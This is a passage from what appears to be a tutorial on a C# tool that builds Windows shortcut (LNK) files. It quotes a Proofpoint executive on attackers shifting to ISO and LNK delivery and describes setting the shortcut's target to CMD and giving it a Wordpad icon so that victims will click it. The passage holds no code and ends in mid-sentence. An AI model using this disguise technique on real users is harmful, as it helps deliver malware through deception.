

This is a CSharp project (Download information is given in our Downloads section). Like any other C# project, Visual Studio can be used to build this tool.






"Threat actors pivoting away from directly distributing macro-based attachments in email represents a significant shift in the threat landscape."

- Sherrod DeGrippo, VP, ProofPoint




"Threat actors are now adopting new tactics to deliver malware, and the increased use of files such as ISO, LNK, and RAR is expected to continue." "

- Sherrod DeGripio, VP, ProofPoint




After the build is successful, go to the folder where the binary is created and click on it. It should open a GUI as shown below. You will see two fields: Target and Icon.



As self-explainable they are, Target field specifies which executable to open when the shortcut is clicked upon. Let's set it to open a "CMD" window. "Icon" field specifies the icon to be set for our shortcut. Icon plays an important role in the victims clicking on the shortcut.

I select a Wordpad icon which I downloaded from internet. Below these two fields, you will see four checkboxes. Let's deal with two of them first. "Description" describes the program 